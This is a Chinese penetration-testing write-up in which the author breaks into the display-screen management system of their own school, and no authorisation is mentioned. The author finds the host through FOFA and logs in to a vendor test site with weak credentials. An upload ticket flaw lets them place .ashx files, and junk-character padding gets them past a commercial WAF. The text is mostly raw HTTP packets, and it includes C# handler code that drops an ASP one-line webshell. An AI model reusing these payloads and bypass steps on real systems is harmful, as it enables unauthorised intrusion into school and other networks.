

# 实战渗透-看我如何拿下自己学校的大屏幕(Bypass)

远海 合天智汇 今天

本文转自先知社区：<https://xz.aliyun.com/t/7786>

## 前言

从1月份入坑到现在，已经5个月了。这五个月来一直在刷edusrc，并且在本月初成功达到了总榜第五名。很多人问我如何快速批量刷站？那么，他来了。本次分享一次对自己学校的一次安全检测实战文章。帮助萌新理清思路，同时，欢迎各位大佬指点不足。



先看学校的域名ip地址

注意:这里我建议不要看主域名的，看二级域名的ip地址。因为一些地区的职业院校都是集中统一在一台服务器上的，只有一些二级域名才会搭建在学校的机房里面

如我们学校的二级域名：

creat.\*\*.com 上面搭建的系统是智慧校园系统。IP归属地与学校地理位置符合。

那么开始找C段。

fofa关键词: 12.230..1/24

在12.230..194:8000下面找到一个系统。功能不详。

因为只有一个登录



类似系统有很多，比如OA等。这些系统开始都是一些登录，且是一个闭源程序，一没办法本地测试，二是不能代码审计。

我个人比较常用的方法：

查看HTML源代码-》提取特有文件名/路径等-》FOFA寻找相同网站-》猜测弱口令-》挖掘Oday-》Getshell

因为程序本身就是闭源，开始的一个登录就让大部分人束手无策。无法探测到里面的内容

所以，遇到此类程序的第一种快捷方法：找相同程序的弱口令

所以，遇到此类程序的第三种快捷方法：找相同程序的弱口令  
在首页HTML源代码中，发现一处AJAX请求地址，

/Service/C\*\*\*.asmx/Get\*

```
213 function InitNextThemeImage() {  
214     jQuery.ajax({  
215         type: "POST",  
216         contentType: "application/json",  
217         data: "{fileName: ' " + reFile + " ' }",  
218         dataType: "json",  
219         url: "/Service/ " + reFile + ".asmx/Get*",  
220         success: function (result) {  
221             var imageFile = result.d[0];  
222             currentFileName = result.d[1];  
223             if (imageFile != "") {  
224                 if (index == 0) {  
225                     $("#imgBack1").attr("src", imageFile);  
226                     currentImageWidth1 = result.d[2];  
227                     currentImageHeight1 = result.d[3];  
228                 } else {  
229                     $("#imgBack0").attr("src", imageFile);  
230                     currentImageWidth0 = result.d[2];  
231                     currentImageHeight0 = result.d[3];  
232                 }  
233             }  
234         }  
235     }  
236 }
```

那么我们就可以直接搜索这个文件名，就能获取到一些相同程序的站点




同样，搜索到的站点也是只有一个登录页面。那么我们可以挨个测一下弱口令  
最终。发现一个类似于开发厂商的测试站点。admin /admin 成功登录进去



看到相应功能，就知道，这是啥了。。我们学校的大屏幕就是这玩意管理的

那么，废话不多说，开始测试功能

简单粗暴的来到个人中心(因为这里一般都会有更换头像的地方)



先试着穿一个jpg文件。

成功上传并返回一个地址：

```
2 -----WebKitFormBoundaryyb8Q0gk9BMz1LCmj
3 Content-Disposition: form-data; name="fileToUpload"; filename="test.jpg"
4 Content-Type: image/jpeg
5
6 test
7 -----WebKitFormBoundaryyb8Q0gk9BMz1LCmj
8 Content-Disposition: form-data; name="directory"
9
10 UserFiles/Blog/admin/BasicFiles
11 -----WebKitFormBoundaryyb8Q0gk9BMz1LCmj
12 Content-Disposition: form-data; name="ticket"
13
14 09328D4F0BD81B15EE9BCDB469F535CB
15 -----WebKitFormBoundaryyb8Q0gk9BMz1LCmj
16 Content-Disposition: form-data; name="nametype"
17
```

```
1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Content-Type: text/plain; charset=utf-8
4 Vary: Accept-Encoding
5 Server: Microsoft-IIS/8.5
6 X-AspNet-Version: 4.0.30319
7 X-Powered-By: ASP.NET
8 Access-Control-Allow-Origin: *
9 Date: Mon, 18 May 2020 11:10:51 GMT
10 Connection: close
11 Content-Length: 21
12
13 20200518071051778.jpg
```

然后更改文件名为: test.aspx

```
10 Accept-Language: zh-CN, zh;q=0.9
11 -----WebKitFormBoundaryyb8Q0gk9BMz1LCmj
12 Content-Disposition: form-data; name="fileToUpload"; filename="test.aspx"
13 Content-Type: image/jpeg
14
15 test
16 -----WebKitFormBoundaryyb8Q0gk9BMz1LCmj
17 Content-Disposition: form-data; name="directory"
18
19 UserFiles/Blog/admin/BasicFiles
20 -----WebKitFormBoundaryyb8Q0gk9BMz1LCmj
21 Content-Disposition: form-data; name="ticket"
22
23 09328D4F0BD81B15EE9BCDB469F535CB
24 -----WebKitFormBoundaryyb8Q0gk9BMz1LCmj
25 Content-Disposition: form-data; name="nametype"
26
```

```
1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Content-Type: text/plain; charset=utf-8
4 Vary: Accept-Encoding
5 Server: Microsoft-IIS/8.5
6 X-AspNet-Version: 4.0.30319
7 X-Powered-By: ASP.NET
8 Access-Control-Allow-Origin: *
9 Date: Mon, 18 May 2020 11:12:20 GMT
10 Content-Length: 5
11
12 error
```

出现error，根据个人经验，出现这类问题，我一般喜欢在传一个ss.jpg。与成功上传的test.jpg同类型不同名

来判断是否为白名单。

发现ss.jpg也会出现error

```
9 Accept-Encoding: gzip, deflate
10 Accept-Language: zh-CN, zh;q=0.9
11 -----WebKitFormBoundaryyb8Q0gk9BMz1LCmj
12 Content-Disposition: form-data; name="fileToUpload"; filename="ss.jpg"
13 Content-Type: image/jpeg
14
15 test
16 -----WebKitFormBoundaryyb8Q0gk9BMz1LCmj
17 Content-Disposition: form-data; name="directory"
18
19 UserFiles/Blog/admin/BasicFiles
```

```
1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Content-Type: text/plain; charset=utf-8
4 Vary: Accept-Encoding
5 Server: Microsoft-IIS/8.5
6 X-AspNet-Version: 4.0.30319
7 X-Powered-By: ASP.NET
8 Access-Control-Allow-Origin: *
9 Date: Mon, 18 May 2020 11:12:33 GMT
10 Content-Length: 5
11
12 error
```

那么，这里可以得出结论，之前的手法与白名单无关。

看了对应的参数:fileToUpload (上传的文件) directory (文件存储路径) ticket不详

当我将返回包更改为初始成功上传的状态的时候，更改了Ticket的内容。发现出现error

```
13
14 1
15 -----WebKitFormBoundaryyb8Q0gk9BMz1LCmj
16 Content-Disposition: form-data; name="directory"
17
18 UserFiles/Blog/admin/BasicFiles
19 -----WebKitFormBoundaryyb8Q0gk9BMz1LCmj
20 Content-Disposition: form-data; name="ticket"
21
22 09328D4F0BD81B15EE9BCDB469F535CB
23 -----WebKitFormBoundaryyb8Q0gk9BMz1LCmj
24 Content-Disposition: form-data; name="nametype"
25
26
27 -----WebKitFormBoundaryyb8Q0gk9BMz1LCmj
28 Content-Disposition: form-data; name="name"
```

```
1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Content-Type: text/plain; charset=utf-8
4 Server: Microsoft-IIS/8.5
5 X-AspNet-Version: 4.0.30319
6 X-Powered-By: ASP.NET
7 Access-Control-Allow-Origin: *
8 Date: Mon, 18 May 2020 11:16:22 GMT
9 Connection: close
10 Content-Length: 5
11
12 error
```

那么可以肯定，能否成功跟这个Ticket有关系。

将所有窗口关闭，一步一步对比。发现Ticket生成的请求包

```
1 POST /GetUpload HTTP/1.1
2 Connection: close
3
4 {fileName:'test.jpg'}
```

```
1 HTTP/1.1 200 OK
2 Cache-Control: private, max-age=0
3 Content-Type: application/json; charset=utf-8
4 Server: Microsoft-IIS/8.5
5 X-AspNet-Version: 4.0.30319
6 X-Powered-By: ASP.NET
7 Access-Control-Allow-Origin: *
8 Date: Mon, 18 May 2020 11:19:42 GMT
9 Connection: close
10 Content-Length: 40
11
12 {"d":"09328D4F0BD81B15EE9BCDB469F535CB"}
```

多次测试。发现。生成Ticket的文件名必须要跟上传文件名相同才能成功上传。

那么生成一个test.ashx(个人喜欢) 得到的Ticket替换之前的



成功拿到shell。

```
3 -----WebKitFormBoundaryyB8Qgk9BMzILCmj
4 Content-Disposition: form-data; name="fileToUpload"; filename="test.ashx"
5 Content-Type: image/jpeg
6
7 1
8 -----WebKitFormBoundaryyB8Qgk9BMzILCmj
9 Content-Disposition: form-data; name="directory"
10
11 UserFiles/Blog/admin/BasicFiles
12 -----WebKitFormBoundaryyB8Qgk9BMzILCmj
13 Content-Disposition: form-data; name="ticket"
14
15 4E7C6FD64B5AEDB0606DA429C7BBD6E83
16 -----WebKitFormBoundaryyB8Qgk9BMzILCmj
17 Content-Disposition: form-data; name="nametype"
18
19
20 -----WebKitFormBoundaryyB8Qgk9BMzILCmj
21 Content-Disposition: form-data; name="name"
22
23 layui-layer-iframe1
```

```
3 Content-Type: text/plain; charset=utf-8
4 Server: Microsoft-IIS/8.5
5 X-AspNet-Version: 4.0.30319
6 X-Powered-By: ASP.NET
7 Access-Control-Allow-Origin: *
8 Date: Mon, 18 May 2020 11:21:58 GMT
9 Connection: close
10 Content-Length: 22
11
12 20200518072159128.ashx
```

那么这就是一个0day。有了这个系统的0day。我就可以拿去打自己学校的系统了

0x02

将HOST地址改成自己学校的地址，发送数据包，发现直接rest了。。。不用想，肯定是有狗。



asp, aspx, ashx, asmx, cshtml(不解析) 多个测试。发现都是直接rest  
进行信息收集，知道了是奇安信WAF

。。。类型检测+内容检测。。。。

玩nm!!!!!!!!!!!!!!!!!!!!

于是求助RG大哥的帮助，知道了NET平台下还有一个扩展名是SVC

github 地址 :<https://github.com/ysrc/webshell-sample/blob/master/others/svcSmallSpy.svc>

成功上传。。

```
5 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryX9oK6eow9lFwBrd
6 Accept: */*
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9
9 Connection: close
10
11 -----WebKitFormBoundaryX9oK6eow9lFwBrd
12 Content-Disposition: form-data; name="fileToUpload"; filename="test.svc"
13 xContent-Type: image/jpeg
14
15
16 X-Powered-By: ASP.NET
17 Access-Control-Allow-Origin: *
18 Date: Mon, 18 May 2020 11:26:32 GMT
19 Connection: close
20 Content-Length: 21
21
22 20200518072633532.svc
```

但是访问地址出现了 500错误，也就是。。并没有被执行。。。

想到了之前自己发过的文章。。

用垃圾字符来绕。。。

Blog: [www.websecuritys.cn/?p=274](http://www.websecuritys.cn/?p=274)

经过测试发现。当内容字符逐渐变大，得到返回相应的时间也就越长。那么可以确定。后端在进行匹配。

Bypass原理。够多的垃圾字符可以消耗WAF的内存，导致Bypass

内容{\* .ashx}

[illegible]

```
12 ("d": "884E2018E3F816B745A74CEC94ADFA01")
```

由于垃圾字符太大。必须要用注释符号注释掉

```
1 <!--
2 dsadas垃圾字符
3 --%>
4 shell代码
```

```

1  adsadsadsadsadsadsadsadsadsadsadsadsadsadsadsads
2  -->
3  <% WebHandler Language="C#" class="Handler" %>
4
5  using System;
6  using System.Web;
7  using System.IO;
8
9  public class Handler : IHttpHandler {
10
11  public void ProcessRequest (HttpContext context) {
12  context.Response.ContentType = "text/plain";
13
14  StreamWriter file= File.CreateText(context.Server.MapPath("root.asp"));
15  file.Write("<response.clear:execute request=\"root\\\";response.End\\>");
16  file.Flush();
17  file.Close();
18
19  }
20
21  public bool IsReusable {
22  get {
23  return false;
24  }
25  }
26
27  }
28
29  -----WebKitFormBoundaryX9oK6eowS1fXwErd
30  Content-Disposition: form-data; name="directory"
31
32  UserFiles/Library/System/2020/05/18/025907839
33  -----WebKitFormBoundaryX9oK6eowS1fXwErd
34  Content-Disposition: form-data; name="ticket"
35
36  894E2018E3F816B745A74CEC94ADFAD01
37  -----WebKitFormBoundaryX9oK6eowS1fXwErd
38  Content-Disposition: form-data; name="nametype"
39
40


```

```
6 X-Powered-By: ASP.NET
7 Access-Control-Allow-Origin: *
8 Date: Mon, 18 May 2020 08:13:24 GMT
9 Connection: close
10 Content-Length: 22
11
12 20200518041324437.ashx
```

[illegible]

```
8 Date: Mon, 18 May 2020 10:31:49 GMT
9 Connection: close
10 Content-Length: 22
11
12 20200518063149165.ashx
```

## 拿到webshell



	Apps	2018-04-18 16:33:21	0	16
Browsers	App_Browsers	2018-04-18 16:33:30	0	16
e	App_Code	2018-04-18 16:33:30	0	16
ent	App_Data	2018-04-18 16:33:30	0	16
n	aspnet_client	2018-04-18 16:33:30	0	16
anage	bin	2018-11-06 16:53:48	0	16
nter	Component	2018-04-18 16:33:34	0	16
e	Images	2018-04-18 16:33:42	0	16
a	Integration	2018-04-18 16:33:44	0	16
i	Log	2018-04-18 16:33:45	0	16
ences	Mobile	2018-04-18 16:33:47	0	16
t	Module	2018-04-18 16:34:08	0	16
Template				

### DoraBox之文件上传

<http://hetianlab.com/expc.do?ec=ECIDfaf3-05da-4d49-9e11-72953b14f22c>

(通过DoraBox靶场系列闯关练习，了解文件上传漏洞的基础知识及如何进行绕过上传恶意文件。)



渗透测试训练营

3个月掌握岗位核心技能

戳原文，认真学习！

阅读原文